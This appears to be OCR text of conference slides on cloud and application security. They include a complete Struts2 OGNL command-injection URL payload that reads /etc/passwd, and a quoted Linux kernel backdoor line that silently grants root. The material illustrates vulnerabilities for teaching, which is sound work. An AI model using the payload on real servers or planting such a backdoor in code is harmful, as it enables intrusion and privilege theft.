
# “Cloudier” Version




# “Even Cloudier” Version



# “Cloudiest?” Version




# Securing the Application



# Charles' Hot Take

**An application should be secure without a single piece of infrastructure security.**

# Back to the Future



# Command Injection via URL

http://struts2.com/%24%7B%28%23_memberAccess%5B%27allowStaticMethodAccess%27%5D%3Dtrue%29.%28%23cmd%3D%27cat%20%22\etc\passwd%22%27%29.%28%23iswin%3D%28%40java.lang.System%40getProperty%28%27os.name%27%29.toLowerCase%28%29.contains%28%27win%27%29%29%29.%28%23cmds%3D%28%23iswin%3F%7B%27cmd.exe%27%2C%27c%27%2C%23cmd%7D%3A%7B%27bash%27%2C%27-c%27%2C%23cmd%7D%29%29.%28%23p%3Dnew%20java.lang.ProcessBuilder%28%23cmds%29%29.%28%23p.redirectErrorStream%28true%29%29.%28%23process%3D%23p.start%28%29%29.%28%23ros%3D%28%40org.apache.struts2.ServletActionContext%40getResponse%28%29.getOutputStream%28%29%29%29.%28%40org.apache.commons.io.IOUtils%40copy%28%23process.getInputStream%28%29%2C%23ros %29%29.%28%23ros.flush%28%29%29%7D/help.action

```
${(#_memberAccess['allowStaticMethodAccess']=true).(#cmd='hostname').(#iswin=(@java.lang.System@getProperty('os.name').toLowerCase().contains('win'))).(#cmds=(#iswin?{'cmd.exe','c',#cmd}:{'bash','-c',#cmd})).(#p=new
java.lang.ProcessBuilder(#cmds)).(#p.redirectErrorStream(true)).(#process=#p.start()).(#ros=(@org.apache.struts2.ServletActionContext@getResponse().getOutputStream())).(@org.apache.commons.io.IOUtils@copy(#process.getInputStream(),#ros
)).(#ros.flush())}
```


# The Injected Code

```
http://struts2.com/%24%7B%28%23_memberAccess%5B%27allowStaticMethodAccess%27%5D%3Dtrue%29.%28%23cmd%3D%27cat%20%22\etc\passwd%22%27%29.%28%23iswin%3D%28%40java.lang.System%40getProperty%28%27os.name%27%29.toLowerCase%28%29.contains%28%27win%27%29%29%29.%28%23cmds%3D%28%23iswin%3F%7B%27cmd.exe%27%2C%27c%27%2C%23cmd%7D%3A%7B%27bash%27%2C%27-c%27%2C%23cmd%7D%29%29.%28%23p%3Dnew%20java.lang.ProcessBuilder%28%23cmds%29%29.%28%23p.redirectErrorStream%28true%29%29.%28%23process%3D%23p.start%28%29%29.%28%23ros%3D%28%40org.apache.struts2.ServletActionContext%40getResponse%28%29.getOutputStream%28%29%29%29.%28%40org.apache.commons.io.IOUtils%40copy%28%23process.getInputStream%28%29%2C%23ros%29%29.%28%23ros.flush%28%29%29%7D/help.action
```

```
${(#_memberAccess['allowStaticMethodAccess']=true).(#cmd='cat /etc/passwd').
(#cmds={'bash','-c',#cmd}).
(#p=new java.lang.ProcessBuilder(#cmds)).(#p.redirectErrorStream(true)).
(#process=#p.start()).
(#ros=(@org.apache.struts2.ServletActionContext@getResponse().getOutputStream())).
(@org.apache.commons.io.IOUtils@copy(#process.getInputStream(),#ros )).
(#ros.flush())}
```

SUPRTEK

# Developing Secure Software




# Automated Scanning



# Backdoor in Linux

```
if ((options == (__WCLONE|__WALL)) && (current->uid = 0))
        retval = -EINVAL;
```



